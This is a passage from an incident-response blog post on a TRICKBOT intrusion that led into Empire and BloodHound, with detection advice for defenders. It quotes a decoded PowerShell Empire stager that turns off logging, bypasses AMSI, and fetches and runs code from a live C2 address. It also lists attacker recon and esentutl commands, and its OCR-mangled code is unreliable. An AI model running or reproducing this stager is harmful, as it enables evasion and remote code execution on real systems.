Invoke-BloodHound -Threads 20 -CollectionMethod Default -Throttle 1000 -CSVFolder $(Get-Location
```

```
Writing output to CSVs in: C:\Users\USER\AppData\Roaming\netcloud\
Done writing output to CSVs in: C:\Users\USER\AppData\Roaming\netcloud\
```

This actually left artefacts on disk 🕸♂ `local_admins.csv`, `group_memberships.csv`, `trusts.csv` and `user_sessions.csv`.

Shortly after this activity ended (maybe they realised my AD topology wasn't too hot and the penny eventually dropped...) connections were then severed.



OTHER TRICKBOT OBSERVATIONS -

ESENTUTL? .EDBs?

One other thing I noted with this TRICKBOT infection was the use of ESENT UTIL to gather IE and Explorer browser history and webcache. The below command was seen;

```
esentutl /p /o C:\Users\USER\AppData\Local\Temp\grabber_temp.edb
```

"a centralized meta-data store for the browser using the proven "JET Blue" Extensible Storage Engine (ESE) database format"

"Remember that even if a user never opens Internet Explorer, there may still be valuable records in their IE database including files opened on the local system, network shares, and removable devices"

<https://digital-forensics.sans.org/blog/2015/06/03/ease-databases-are-dirty/>

"browser history data and while Chrome and Firefox allow copying of the history files, the WebCacheVo1.dat file that IE and Edge history are stored in is a locked file and cannot be copied using native copy"

<https://dfironthemountain.wordpress.com/tag/ease-database/>

Artefacts on disk will be in the form of a .RAW capture

C:\Users\USER\AppData\Roaming\grabber_temp.INTEG.RAW

Snippet from the .RAW log file below. Seems to be validating/repairing the database before exfiltrating?

```
***** Repair of database 'C:\Users\USER\AppData\Local\Temp\grabber_temp.edb' started [ESENT ve  
  
search for 'ERROR:' to find errors  
search for 'WARNING:' to find warnings  
checking database header  
ERROR: database was not shutdown cleanly (Dirty Shutdown)  
database file "C:\Users\USER\AppData\Local\Temp\grabber_temp.edb" is 43515904 bytes  
database file "C:\Users\USER\AppData\Local\Temp\grabber_temp.edb" is 43515904 bytes on disk.  
Creating 16 threads
```

You can download, [NIRSOFT ESE Viewer](#) to peak inside the .edb file to see what data has been staged. In summary, the threat actors are looking for files and locations of interest on the network (?). Maybe profiling if you are a user? or to provide them context and situational awareness of the environment they have spawned into and where to pivot next such as file servers (?). ESENTUTL and EDB files are one to be aware of and possibly a contender for DFIR professionals and 🕵️ teams to use also!

INFOSEC COMMUNITY SIGHTINGS

As a side note, other previously seen similar activities and ITW sightings courtesy of [@AltShiftPrtScn](#) ▾ .



PeterM @AltShiftPrtScn · Aug 15, 2019



Replying to [@AltShiftPrtScn](#)

Longest TrickBot infection before the RYUK attack I have seen and only 1 server targeted and 1 endpoint makes it the smallest attack as well.



PeterM
@AltShiftPrtScn

Found another [#powershell Empire](#) C2, used in the same [#RYUK](#) attack: 176.121.14[.]135:443/admin/get[.]php.

Also I have said it before but will say it again [@GCHQ](#) love your CyberChef tool, so easy to use ([gchq.github.io/CyberChef/](#)) thanks!

```
Input
5Q8nACga7ABQAFHAYG1AF1AUmBpE8ABgBUAEaQgBMAEUAlgBQAFHAYG1AH1AcvBpAG8ABgAuE8AQgBAG8ACgAGc84ZvBFAcAAHApAHsA7ABHAFAAUu8AFsAugBF8EYAXQAUeEAcvBTAGUATQBC
AEwAQ8uAEcAZQBUAQFQAEQAEUAKAANAFHAYG1AH1AcvBpAG8ABgAuE8AQgBAG8ACgAGc84ZvBFAcAAHApAHsA7ABHAFAAUu8AFsAugBF8EYAXQAUeEAcvBTAGUATQBC
RAA1ACga7vB1JAGEAYvBoAGUAZABHAIAbvB1AHAAUuBvAGuAaQg1AHKAAUvB1AHQA8ABgAG4A2vB2ACcA1AAAE4A7uArACAbvBuaFAAQg1AGuAaQg1ACQARuBQAFHAYG1AH1AcvBpAG8ABgAuE8AQgBAG8ACgAGc84ZvBFAcAAHApAHsA7ABHAFAAUu8AFsAugBF8EYAXQAUeEAcvBTAGUATQBC
AGuAdQBFAcga7ABQAFUATABHAKA8vB1AEYAKAAAEcAUuBTAFA7vB1JAGEAYvBoAGUAZABHAIAbvB1AHKAAUvB1AHQA8ABgAG4A2vB2ACcA1AAAE4A7uArACAbvBuaFAAQg1AGuAaQg1ACQARuBQAFHAYG1AH1AcvBpAG8ABgAuE8AQgBAG8ACgAGc84ZvBFAcAAHApAHsA7ABHAFAAUu8AFsAugBF8EYAXQAUeEAcvBTAGUATQBC
7uArACcABABvAGuAaBMA8ABgAG4A2vB2ACcA1AAAE4A7uArACAbvBuaFAAQg1AGuAaQg1ACQARuBQAFHAYG1AH1AcvBpAG8ABgAuE8AQgBAG8ACgAGc84ZvBFAcAAHApAHsA7ABHAFAAUu8AFsAugBF8EYAXQAUeEAcvBTAGUATQBC
AGKAcABBAE1A7uArACcABABvAGuAaBMA8ABgAG4A2vB2ACcA1AAAE4A7uArACAbvBuaFAAQg1AGuAaQg1ACQARuBQAFHAYG1AH1AcvBpAG8ABgAuE8AQgBAG8ACgAGc84ZvBFAcAAHApAHsA7ABHAFAAUu8AFsAugBF8EYAXQAUeEAcvBTAGUATQBC
PQAUHBA8ABgAG4A2vB2ACcA1AAAE4A7uArACAbvBuaFAAQg1AGuAaQg1ACQARuBQAFHAYG1AH1AcvBpAG8ABgAuE8AQgBAG8ACgAGc84ZvBFAcAAHApAHsA7ABHAFAAUu8AFsAugBF8EYAXQAUeEAcvBTAGUATQBC
AGHABTAAHQAYQBAGKAYvB1AEYAKAAAEcAUuBTAFA7vB1JAGEAYvBoAGUAZABHAIAbvB1AHKAAUvB1AHQA8ABgAG4A2vB2ACcA1AAAE4A7uArACAbvBuaFAAQg1AGuAaQg1ACQARuBQAFHAYG1AH1AcvBpAG8ABgAuE8AQgBAG8ACgAGc84ZvBFAcAAHApAHsA7ABHAFAAUu8AFsAugBF8EYAXQAUeEAcvBTAGUATQBC
5ABHABTAAHQAYQBAGKAYvB1AEYAKAAAEcAUuBTAFA7vB1JAGEAYvBoAGUAZABHAIAbvB1AHKAAUvB1AHQA8ABgAG4A2vB2ACcA1AAAE4A7uArACAbvBuaFAAQg1AGuAaQg1ACQARuBQAFHAYG1AH1AcvBpAG8ABgAuE8AQgBAG8ACgAGc84ZvBFAcAAHApAHsA7ABHAFAAUu8AFsAugBF8EYAXQAUeEAcvBTAGUATQBC
AC4AQg1AHQA8ABgAG4A2vB2ACcA1AAAE4A7uArACAbvBuaFAAQg1AGuAaQg1ACQARuBQAFHAYG1AH1AcvBpAG8ABgAuE8AQgBAG8ACgAGc84ZvBFAcAAHApAHsA7ABHAFAAUu8AFsAugBF8EYAXQAUeEAcvBTAGUATQBC
ZAAcAUuB1JAGEAYvBoAGUAZABHAIAbvB1AHKAAUvB1AHQA8ABgAG4A2vB2ACcA1AAAE4A7uArACAbvBuaFAAQg1AGuAaQg1ACQARuBQAFHAYG1AH1AcvBpAG8ABgAuE8AQgBAG8ACgAGc84ZvBFAcAAHApAHsA7ABHAFAAUu8AFsAugBF8EYAXQAUeEAcvBTAGUATQBC
AC4AUuB1JAGEAYvBoAGUAZABHAIAbvB1AHKAAUvB1AHQA8ABgAG4A2vB2ACcA1AAAE4A7uArACAbvBuaFAAQg1AGuAaQg1ACQARuBQAFHAYG1AH1AcvBpAG8ABgAuE8AQgBAG8ACgAGc84ZvBFAcAAHApAHsA7ABHAFAAUu8AFsAugBF8EYAXQAUeEAcvBTAGUATQBC
UuB2AH1ABAB1JAGEAYvBoAGUAZABHAIAbvB1AHKAAUvB1AHQA8ABgAG4A2vB2ACcA1AAAE4A7uArACAbvBuaFAAQg1AGuAaQg1ACQARuBQAFHAYG1AH1AcvBpAG8ABgAuE8AQgBAG8ACgAGc84ZvBFAcAAHApAHsA7ABHAFAAUu8AFsAugBF8EYAXQAUeEAcvBTAGUATQBC
ADv1ABAB1JAGEAYvBoAGUAZABHAIAbvB1AHKAAUvB1AHQA8ABgAG4A2vB2ACcA1AAAE4A7uArACAbvBuaFAAQg1AGuAaQg1ACQARuBQAFHAYG1AH1AcvBpAG8ABgAuE8AQgBAG8ACgAGc84ZvBFAcAAHApAHsA7ABHAFAAUu8AFsAugBF8EYAXQAUeEAcvBTAGUATQBC
QgB1AGUuB1JAGEAYvBoAGUAZABHAIAbvB1AHKAAUvB1AHQA8ABgAG4A2vB2ACcA1AAAE4A7uArACAbvBuaFAAQg1AGuAaQg1ACQARuBQAFHAYG1AH1AcvBpAG8ABgAuE8AQgBAG8ACgAGc84ZvBFAcAAHApAHsA7ABHAFAAUu8AFsAugBF8EYAXQAUeEAcvBTAGUATQBC
AFgkQ8A7ACQAUvB1JAGEAYvBoAGUAZABHAIAbvB1AHKAAUvB1AHQA8ABgAG4A2vB2ACcA1AAAE4A7uArACAbvBuaFAAQg1AGuAaQg1ACQARuBQAFHAYG1AH1AcvBpAG8ABgAuE8AQgBAG8ACgAGc84ZvBFAcAAHApAHsA7ABHAFAAUu8AFsAugBF8EYAXQAUeEAcvBTAGUATQBC
ZQBnAGc84ZvBFAcAAHApAHsA7ABHAFAAUu8AFsAugBF8EYAXQAUeEAcvBTAGUATQBC
AGUATQAUAFQAZQYAFQALg8FAE4AQg1AHQA8ABgAG4A2vB2ACcA1AAAE4A7uArACAbvBuaFAAQg1AGuAaQg1ACQARuBQAFHAYG1AH1AcvBpAG8ABgAuE8AQgBAG8ACgAGc84ZvBFAcAAHApAHsA7ABHAFAAUu8AFsAugBF8EYAXQAUeEAcvBTAGUATQBC
KAAvAE8APuABAE4AcgA7uArACcA1AAAE4A7uArACAbvBuaFAAQg1AGuAaQg1ACQARuBQAFHAYG1AH1AcvBpAG8ABgAuE8AQgBAG8ACgAGc84ZvBFAcAAHApAHsA7ABHAFAAUu8AFsAugBF8EYAXQAUeEAcvBTAGUATQBC
AF8AKuAAAEsAAuAAFA8AQg1AHQA8ABgAG4A2vB2ACcA1AAAE4A7uArACAbvBuaFAAQg1AGuAaQg1ACQARuBQAFHAYG1AH1AcvBpAG8ABgAuE8AQgBAG8ACgAGc84ZvBFAcAAHApAHsA7ABHAFAAUu8AFsAugBF8EYAXQAUeEAcvBTAGUATQBC
SQ8ACgA7AB1ACsAQg1AHQA8ABgAG4A2vB2ACcA1AAAE4A7uArACAbvBuaFAAQg1AGuAaQg1ACQARuBQAFHAYG1AH1AcvBpAG8ABgAuE8AQgBAG8ACgAGc84ZvBFAcAAHApAHsA7ABHAFAAUu8AFsAugBF8EYAXQAUeEAcvBTAGUATQBC
ADsA7AB1ACsAQg1AHQA8ABgAG4A2vB2ACcA1AAAE4A7uArACAbvBuaFAAQg1AGuAaQg1ACQARuBQAFHAYG1AH1AcvBpAG8ABgAuE8AQgBAG8ACgAGc84ZvBFAcAAHApAHsA7ABHAFAAUu8AFsAugBF8EYAXQAUeEAcvBTAGUATQBC
MQ4ZADUADgAB8AQg1AHQA8ABgAG4A2vB2ACcA1AAAE4A7uArACAbvBuaFAAQg1AGuAaQg1ACQARuBQAFHAYG1AH1AcvBpAG8ABgAuE8AQgBAG8ACgAGc84ZvBFAcAAHApAHsA7ABHAFAAUu8AFsAugBF8EYAXQAUeEAcvBTAGUATQBC
AGKABvB1JAGEAYvBoAGUAZABHAIAbvB1AHKAAUvB1AHQA8ABgAG4A2vB2ACcA1AAAE4A7uArACAbvBuaFAAQg1AGuAaQg1ACQARuBQAFHAYG1AH1AcvBpAG8ABgAuE8AQgBAG8ACgAGc84ZvBFAcAAHApAHsA7ABHAFAAUu8AFsAugBF8EYAXQAUeEAcvBTAGUATQBC
7ABTAGUuB1JAGEAYvBoAGUAZABHAIAbvB1AHKAAUvB1AHQA8ABgAG4A2vB2ACcA1AAAE4A7uArACAbvBuaFAAQg1AGuAaQg1ACQARuBQAFHAYG1AH1AcvBpAG8ABgAuE8AQgBAG8ACgAGc84ZvBFAcAAHApAHsA7ABHAFAAUu8AFsAugBF8EYAXQAUeEAcvBTAGUATQBC
AFsAQg1AHQA8ABgAG4A2vB2ACcA1AAAE4A7uArACAbvBuaFAAQg1AGuAaQg1ACQARuBQAFHAYG1AH1AcvBpAG8ABgAuE8AQgBAG8ACgAGc84ZvBFAcAAHApAHsA7ABHAFAAUu8AFsAugBF8EYAXQAUeEAcvBTAGUATQBC
```

Output

```

If($PSVersionTable.PSVersion.Major -ge 3){$GPS=[REF].Assembly.GetType('System.Management.Automation.Utils')."GetFileID"
('cachedGroupPolicySettings','N'+onPublic,Static').GetValue($null);If($GPS['ScriptB'+lockLogging]){GPS['ScriptB'+lockLogging]}
['EnableScriptB'+lockLogging']=0;$GPS['ScriptB'+lockLogging]['EnableScriptBlockInvocationLogging']=0}else{[ScriptBlock].GetFileID"
('signatures','N'+onPublic,Static').SettValue($null,(New-Object Collections.Generic.HashSet[string]))}
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils')?{$_.GetField('amsiInitFailed','NonPublic,Static').SettValue($null,$true)};
[System.Net.ServicePointManager]::Expect100Continue=0;$nc=New-Object System.Net.WebClient;$u="Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like
Gecko";$nc.Headers.Add('User-Agent',$u);$nc.Proxy=[System.Net.WebRequest]::DefaultWebProxy;$nc.Proxy.Credentials =
[System.Net.CredentialCache]::DefaultNetworkCredentials;$script:Proxy = $nc.Proxy;$K=[System.Text.Encoding]::ASCII.GetBytes('~!@.KJ5FhZuX);E,3H180cd(/0?
4Hrxe');$R=($0,$K+$Args,$$=0..255;0..255){$3=($3+$S[$_]+K[$_,$nc.Count])%256;$S[$_]=$S[$_]+$3;$S[$_]=$0;$S[$1=($1+1)%256;$H=
($H+$S[$1])%256;$S[$1,$S[$H]+$S[$1],$S[$1];$-
$bxor$($S[$1]+$S[$H])%256}};$ser='http://176.121.14.135:443';$c='/admin/get.php';$nc.Headers.Add('Cookie',"session=d8m/V0qCwAircus8mzuGf0SUEPU=");$data=$nc
.DownloadData($ser+$t);$iv=$data[0..3];$data=$data[4..$data.Length];-join[Char[]]{$& $R $data ($iv+$K)}|IEX

```

2

4:01 PM - Aug 15, 2019

See PeterM's other Tweets

Another similar TRICKBOT post-exploitation but using PSEXEC and [AdFind](#) to help deploy RYUK ransomware to the environment. [A Nasty Trick: From Credential Theft Malware to Business Disruption](#)

Again, different attack paths, key sightings on TRICKBOT using EMPIRE/POSHC2 to deliver the "cyber-aids" 🤖



Jorge Orchilles @jorgeorchilles · Sep 11, 2019

Replying to @MalwareTechBlog @QW5kcmV3

Don't know which part was sarcastic, ironic, and serious either! It was undeniably funny though. LOL



Andrew Thompson @QW5kcmV3

Usually it's FAKEUPDATES -> DRIDEX | TRICKBOT -> EMPIRE -> CYBERAIDS, but what I just saw was FAKEUPDATES -> DRIDEX -> POSHC2. We stopped it obviously before the CYBERAIDS. Highly recommend not

catching the CYBERAIDS.

♡ 6 2:44 AM - Sep 11, 2019



[See Andrew Thompson's other Tweets](#)



WRAP UP

The combination of EMOTET's access-as-a-service model and TRICKBOT's offensive set of modular tooling, they pose a real and current threat to businesses large and small. As stated before, once the infected systems have reported back - the threat actors can be pivoting further in your environment within (in this instance) <48hrs and start to elevate privileges to own the domain to ultimately deliver further badness such as ransomware. Using off the shelf offensive tooling such as EMPIRE, COBALTSTRIKE, BLOODHOUND, POWERSPLOIT and the infamous MIMIKATZ, detecting these tools are key in stopping the likes of TRICKBOT from moving further. Also to note, is the time taken to detect, investigate and remediate. Doing this in a timely manner is highly recommended. With the likes of offensive PowerShell becoming easier to detect its only a matter of time before these TTPs change once more. 🐱🐶🐼🐭

RECOMMENDATIONS

To avoid the "cyber-aids". I recommend;

[As always defense in depth.](#)

- Powershell visibility is still key for detection. (+transcription logging) - ship these off the host ASAP.
- CommandLine Logging - EventID 4688, Sysinternal SYSMON, EDR products.
- Active Directory auditing and logging to capture BLOODHOUND recon on AD objects. This could be incredible noisy depending on the environment but check out "[honey tokens](#)" for fake accounts that should never be queried.
- Detect over the wire Bloodhound via IDS/NSM - large LDAP queries from unexpected hosts like clients. Know what's normal first.
- Further segregation of your network where possible to hinder lateral movement.
- 📡 Purple teaming exercises 📡 . Pre-running BLOODHOUND and proactively going after the same fruit of the attackers. Harden and repeat. #PurpleTeaming
- Detect TRICKBOT recon `ipconfig /all`, `net config workstation`, `net view /all /domain`, `nltest /domain_trusts`, `nltest /domain_trusts` within a short time frame/chained together).

IOCS

<https://pastebin.com/kS6ZJT1W>

REFERENCES


- [1] TRICKBOT TA505 GROUP <https://attack.mitre.org/groups/G0092/>
- [2] North Korean APT(?) and recent Ryuk Ransomware attacks
<https://www.kryptoslogic.com/blog/2019/01/north-korean-apt-and-recent-ryuk-ransomware-attacks/>
- [3] COBALT-STRIKE <https://www.cobaltstrike.com/>
- [4] BLOODHOUND <https://github.com/BloodHoundAD/BloodHound>
- [5] POWERSPLOIT <https://github.com/PowerShellMafia/PowerSploit>
- [6] EMPIRE <https://github.com/EmpireProject/Empire>
- [7] ESENTUTL [https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/hh875603\(v%3Dws.11\)](https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/hh875603(v%3Dws.11))
- [8] LOLBins <https://lolbas-project.github.io/>
- [9] For the LULZ, research into Attacking Powershell Empire
<https://sysopfb.github.io/malware/2019/10/05/Attacking-powershell-empire.html>



Mark

Read [more posts](#) by this author.

[Read More](#)



TRICKBOT

TRICKBOT - Analysis

Research into how to decode the TRICKBOT config, quickly analyse to provide context and help incident response/blue teams.



MARK